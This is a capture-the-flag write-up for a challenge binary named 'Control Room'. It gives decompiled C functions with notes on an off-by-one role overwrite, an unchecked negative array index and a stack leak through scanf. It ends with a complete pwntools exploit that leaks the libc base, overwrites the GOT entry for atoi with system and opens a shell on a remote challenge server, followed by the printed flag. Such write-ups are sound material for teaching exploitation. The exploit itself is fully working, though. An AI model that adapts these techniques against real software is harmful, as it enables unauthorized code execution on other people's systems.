
Control Room

1) Checked Security



2) Decompiled the code

Decompile: main - (control_room)

```
1
2 undefined8 main(void)
3
4 {
5   int iVar1;
6   size_t sVar2;
7   long in_FS_OFFSET;
8   undefined4 local_14;
9   long local_10;
10
11   local_10 = *(long *)(in_FS_OFFSET + 0x28);
12   setup();
13   local_14 = 0;
14   user_register();
15   printf("\nAre you sure about your username choice? (y/n)");
16   printf("\n> ");
17   fgets((char *)&local_14,4,stdin);
18   sVar2 = strcspn((char *)&local_14,"\n");
19   *(undefined *)((long)&local_14 + sVar2) = 0;
20   iVar1 = strcmp((char *)&local_14,"y");
21   if (iVar1 == 0) {
22     log_message(0,"User registered successfully.\n");
23   }
24   else {
25     user_edit();
26   }
27   menu();
28   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
29                     /* WARNING: Subroutine does not return */
30     __stack_chk_fail();
31   }
32   return 0;
33 }
34
```

i) This is the main function, it first calls user register, and asks for option to change it, and calls user_edit, then calls menu

Decompile: setup - (control_room)

```
1
2 void setup(void)
3
4 {
5   setvbuf(stdin,(char *)0x0,2,0);
6   setvbuf(stdout,(char *)0x0,2,0);
7   read_banner();
8   memset(engines,0,0x80);
9   curr_user = malloc(0x110);
10  *(undefined4 *)((long)curr_user + 0x100) = 2;
11  return;
12 }
13
```

Decompile: user_register - (control_room)

```
36  undefined8 local_30;
37  undefined8 local_28;
38  undefined8 local_20;
39  long local_10;
40
41  local_10 = *(long *)(in_FS_OFFSET + 0x28);
42  puts("<===[ Register ]===>\n");
43  local_118 = 0;
44  local_110 = 0;
45  local_108 = 0;
46  local_100 = 0;
47  local_f8 = 0;
48  local_f0 = 0;
49  local_e8 = 0;
50  local_e0 = 0;
51  local_d8 = 0;
52  local_d0 = 0;
53  local_c8 = 0;
54  local_c0 = 0;
55  local_b8 = 0;
56  local_b0 = 0;
57  local_a8 = 0;
58  local_a0 = 0;
59  local_98 = 0;
60  local_90 = 0;
61  local_88 = 0;
62  local_80 = 0;
63  local_78 = 0;
64  local_70 = 0;
65  local_68 = 0;
66  local_60 = 0;
67  local_58 = 0;
68  local_50 = 0;
69  local_48 = 0;
70  local_40 = 0;
71  local_38 = 0;
72  local_30 = 0;
73  local_28 = 0;
74  local_20 = 0;
75  printf("Enter a username: ");
76  read_input(&local_118,0x100);
77  strncpy(curr_user,(char *)&local_118,0x100);
78  sVar1 = strlen(curr_user);
79  *(size_t *)(curr_user + 0x108) = sVar1 + 1;
80  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
81                      /* WARNING: Subroutine does not return */
82    __stack_chk_fail();
83  }
84  return;
85 }
```

i) It reads a username upto 256 character, then stores it in curr_user and stores its langth in curr_user+0x108

Decompile: user_edit - (control_room)

```
1
2 void user_edit(void)
3
4 {
5   int __n;
6   char *__s;
7   size_t sVar1;
8
9   puts("<===[ Edit Username ]===>\n");
10  printf("New username size: ");
11  __n = read_num();
12  getchar();
13  if (*(ulong *)(curr_user + 0x108) < (ulong)(long)__n) {
14    log_message(3,"Can\'t be larger than the current username.\n");
15  }
16  else {
17    __s = (char *)malloc((long)(__n + 1));
18    if (__s == (char *)0x0) {
19      log_message(3,"Please replace the memory catridge.");
20      FUN_004012a0(0xffffffff);
21    }
22    memset(__s,0,(long)(__n + 1));
23    printf("\nEnter your new username: ");
24    fgets(__s,__n,stdin);
25    sVar1 = strcspn(__s,"\n");
26    __s[sVar1] = '\0';
27    strncpy(curr_user,__s,(long)(__n + 1));
28    log_message(0,"User updated successfully!\n");
29    free(__s);
30  }
31  return;
32 }
33
```

i) This is the user_edit function, it reads username into a new allocation and copies it into the username

ii) If we enter full 256 bytes input for user registration and user edit, the __n value will be 256, and strncpy will copy 256+1 = 257 which also includes the role value , it will be set to 0 for captain

Decompile: read_input - (control_room)

```
1
2 void read_input(char *param_1,size_t param_2)
3
4 {
5   size_t sVar1;
6
7   memset(param_1,0,param_2);
8   fgets(param_1,(int)param_2,stdin);
9   sVar1 = strcspn(param_1,"\n");
10  param_1[sVar1] = '\0';
11  return;
12 }
13
```

The *fgets*() function shall read bytes from *stream* into the array pointed to by *s* until *n*-1 bytes are read, or a <newline> is read and transferred to *s*, or an end-of-file condition is encountered. A null byte shall be written immediately after the last byte read into the array. If the end-of-file condition is encountered before any bytes are read, the contents of the array pointed to by *s* shall not be changed.

Decompile: read_num - (control_room)

```
1
2  void read_num(void)
3
4  {
5    long in_FS_OFFSET;
6    char local_14 [4];
7    long local_10;
8
9    local_10 = *(long *)(in_FS_OFFSET + 0x28);
10   memset(local_14,0,4);
11   fgets(local_14,4,stdin);
12   atoi(local_14);
13   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
14                     /* WARNING: Subroutine does not return */
15     __stack_chk_fail();
16   }
17   return;
18 }
19
```

Decompile: menu - (control_room)

```
1
2  void menu(void)
3
4  {
5    uint uVar1;
6
7    do {
8      print_banner();
9      print_current_role();
10     uVar1 = read_option(5);
11     printf("selection: %d\n",(ulong)uVar1);
12     switch(uVar1) {
13     default:
14       log_message(3,"Invalid option\n");
15       FUN_004012a0(0xffffffff);
16       break;
17     case 1:
18       configure_engine();
19       break;
20     case 2:
21       check_engines();
22       break;
23     case 3:
24       change_route();
25       break;
26     case 4:
27       view_route();
28       break;
29     case 5:
30       change_role();
31     }
32   } while( true );
33 }
34
```

Decompile: print_banner - (control_room)

```
1
2 void print_banner(void)
3
4 {
5   puts("\x1b[0;31m");
6   puts(control_panel);
7   puts("\x1b[0m");
8   return;
9 }
10
```

Decompile: print_current_role - (control_room)

```
1
2 void print_current_role(void)
3
4 {
5   int iVar1;
6
7   iVar1 = *(int *)(curr_user + 0x100);
8   if (iVar1 == 2) {
9     log_message(1,"Current Role: Crew\n");
10    return;
11  }
12  if (iVar1 < 3) {
13    if (iVar1 == 0) {
14      log_message(1,"Current Role: Captain\n");
15      return;
16    }
17    if (iVar1 == 1) {
18      log_message(1,"Current Role: Technician\n");
19      return;
20    }
21  }
22  log_message(3,"How did you get here?!\n");
23  FUN_004012a0(0x539);
24  return;
25 }
26
```

Decompile: log_message - (control_room)

```
1
2 void log_message(uint param_1,undefined8 param_2)
3
4 {
5   undefined *local_10;
6
7   if (param_1 == 3) {
8     local_10 = &DAT_00403069;
9     goto LAB_0040153d;
10  }
11  if (param_1 < 4) {
12    if (param_1 == 2) {
13      local_10 = &DAT_0040305a;
14      goto LAB_0040153d;
15    }
16    if (param_1 < 3) {
17      if (param_1 == 0) {
18        local_10 = &DAT_0040303c;
19        goto LAB_0040153d;
20      }
21      if (param_1 == 1) {
22        local_10 = &DAT_0040304b;
23        goto LAB_0040153d;
24      }
25    }
26  }
27  puts("default");
28  FUN_004012a0(0xffffffff);
29 LAB_0040153d:
30  printf("%s %s\n",local_10,param_2);
31  return;
32 }
33
```

Decompile: configure_engine - (control_room)

```
2  void configure_engine(void)
3
4  {
5    uint uVar1;
6    int iVar2;
7    size_t sVar3;
8    long in_FS_OFFSET;
9    undefined8 local_28;
10   undefined8 local_20;
11   undefined2 local_13;
12   undefined local_11;
13   long local_10;
14
15   local_10 = *(long *)(in_FS_OFFSET + 0x28);
16   local_13 = 0;
17   local_11 = 0;
18   if (*(int *)(curr_user + 0x100) == 1) {
19     printf("\nEngine number [0-%d]: ",3);
20     uVar1 = read_num();
21     if ((int)uVar1 < 4) {
22       printf("Engine [%d]: \n",(ulong)uVar1);
23       printf("\tThrust: ");
24       __isoc99_scanf(&DAT_0040330e,&local_28);
25       printf("\tMixture ratio: ");
26       __isoc99_scanf(&DAT_0040330e,&local_20);
27     }
28     getchar();
29     printf("\nDo you want to save the configuration? (y/n) ");
30     printf("\n> ");
31     fgets((char *)&local_13,3,stdin);
32     sVar3 = strcspn((char *)&local_13,"\n");
33     *(undefined *)((long)&local_13 + sVar3) = 0;
34     iVar2 = strcmp((char *)&local_13,"y");
35     if (iVar2 == 0) {
36       *(undefined8 *)(engines + (long)(int)uVar1 * 0x10) = local_28;
37       *(undefined8 *)(engines + (long)(int)uVar1 * 0x10 + 8) = local_20;
38       log_message(0,"Engine configuration updated successfully!\n");
39     }
40     else {
41       log_message(1,"Engine configuration cancelled.\n");
42     }
43   }
44   else {
45     log_message(3,"Only technicians are allowed to configure the engines");
46   }
47   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
48                     /* WARNING: Subroutine does not return */
49     __stack_chk_fail();
50   }
51   return;
52 }
```

i) This function gets a engine index and reads some details
ii) The index is not sanitized properly, the user can enter negative numbers, using this we can acheive arbitrary write

Decompile: check_engines - (control_room)

```
1
2  void check_engines(void)
3
4  {
5    int local_c;
6
7    if (*(int *)(curr_user + 0x100) == 1) {
8      puts("[===< Engine Check >===]");
9      for (local_c = 0; local_c < 4; local_c = local_c + 1) {
10       if ((100 < *(long *)(engines + (long)local_c * 0x10)) ||
11           (100 < *(long *)(engines + (long)local_c * 0x10 + 8))) {
12         log_message(3,"Faulty configuration found.\n");
13         return;
14       }
15       log_message(0,"All engines are configured correctly.\n");
16     }
17   }
18   else {
19     log_message(3,"Only technicians are allowed to check the engines.\n");
20   }
21   return;
22 }
23
```

Decompile: change_route - (control_room)

```
12  undefined8 local_40;
13  undefined8 local_38;
14  undefined8 local_30;
15  undefined8 local_28;
16  undefined8 local_20;
17  undefined2 local_13;
18  undefined local_11;
19  long local_10;
20
21  local_10 = *(long *)(in_FS_OFFSET + 0x28);
22  local_13 = 0;
23  local_11 = 0;
24  if (*(int *)(curr_user + 0x100) == 0) {
25    for (local_5c = 0; local_5c < 4; local_5c = local_5c + 1) {
26      printf("<===[ Coordinates [%d] ]===>\n",(ulong)(local_5c + 1));
27      printf("\tLatitude  : ");
28      __isoc99_scanf(&DAT_0040330e,(undefined *)((long)&local_58 + (long)local_5c * 0x10));
29      printf("\tLongitude : ");
30      __isoc99_scanf(&DAT_0040330e,(undefined *)((long)&local_58 + (long)local_5c * 0x10 + 8));
31    }
32    getchar();
33    printf("\nDo you want to save the route? (y/n) ");
34    printf("\n> ");
35    fgets((char *)&local_13,3,stdin);
36    sVar2 = strcspn((char *)&local_13,"\n");
37    *(undefined *)((long)&local_13 + sVar2) = 0;
38    iVar1 = strcmp((char *)&local_13,"y");
39    if (iVar1 == 0) {
40      route._0_8_ = local_58;
41      route._8_8_ = local_50;
42      route._16_8_ = local_48;
43      route._24_8_ = local_40;
44      route._32_8_ = local_38;
45      route._40_8_ = local_30;
46      route._48_8_ = local_28;
47      route._56_8_ = local_20;
48      log_message(0,"The route has been successfully updated!\n");
49    }
50    else {
51      log_message(1,"Operation cancelled");
52    }
53  }
54  else {
55    log_message(3,"Only the captain is allowed to change the ship\'s route\n");
56  }
57  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
58                    /* WARNING: Subroutine does not return */
59    __stack_chk_fail();
60  }
61  return;
62}
```

i) We can enter - instead of number to bypass entering a number and leak stack data using view routes

Decompile: view_route - (control_room)

```
1
2 void view_route(void)
3
4 {
5   int local_c;
6
7   if (*(int *)(curr_user + 0x100) == 0) {
8     puts("<===[ Route ]===>");
9     for (local_c = 0; local_c < 4; local_c = local_c + 1) {
10      print_coordinates(local_c);
11    }
12  }
13  else {
14    log_message(3,"Only the captain is allowed to view the ship\'s route.\n");
15  }
16  return;
17 }
18
```


Decompile: change_role - (control_room)

```
1
2 void change_role(void)
3
4 {
5   int iVar1;
6
7   if (*(int *)(curr_user + 0x100) == 0) {
8     puts("<===[ Available roles ]===>");
9     puts("Technician: 1 | Crew: 2");
10    printf("New role: ");
11    iVar1 = read_num();
12    if ((iVar1 == 1) || (iVar1 == 0)) {
13      *(int *)(curr_user + 0x100) = iVar1;
14      log_message(0,"New role has been set successfully!");
15    }
16    else {
17      log_message(3,"Invalid role.");
18    }
19  }
20  else {
21    log_message(3,"Only Captain is allowed to change roles.\n");
22  }
23  return;
24 }
25
```

2) Exploit

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./control_room_patched")
libc = ELF("libc.so.6")
ld = ELF("./ld-2.35.so")
context.binary = exe

# io = gdb.debug(exe.path, '', api=True)
# io = process(exe.path)
io = remote('94.237.56.27', 56475)

# forge captain role
io.sendafter(b': ', b'A'*256)
io.sendlineafter(b'> ', b'n')
io.sendlineafter(b': ', b'256')
io.sendafter(b': ', b'A'*255)

# leak libc
io.sendlineafter(b']: ', b'3')
for _ in range(8):
    io.sendlineafter(b': ', b'-')
io.sendlineafter(b'> ', b'y')
io.sendlineafter(b': ', b'4')
io.recvuntil(b'[1]')
io.recvline()
io.recvline()
io.recvuntil(b': ')
libc.address = int(io.recvline().decode().strip())-0x43654
print(f"Leaked Libc: 0x{libc.address:x}")

# overwrite GOT
io.sendlineafter(b']: ', b'5')
io.sendlineafter(b'role: ', b'1')
io.sendlineafter(b']: ', b"1")
io.sendlineafter(b']: ', str((exe.got.atoi-exe.sym.engines)//16).encode())
io.sendlineafter(b'Thrust: ', str(libc.sym.system).encode())
io.sendlineafter(b'Mixture ratio: ', b'-')
io.sendlineafter(b'> ', b'y')

# trigger system
io.sendlineafter(b']: ', b'sh')

io.interactive()
```

3) Flag


(vigneswar㉿VigneswarPC)-[~/Pwn/Control Room]
$ python3 solve.py
Leaked Libc: 0x7f799a794000
$ cat flag.txt
HTB{b00m_b00m_fr0m_th3_c0ntr0l_r00m}
$
(vigneswar㉿VigneswarPC)-[~/Pwn/Control Room]
$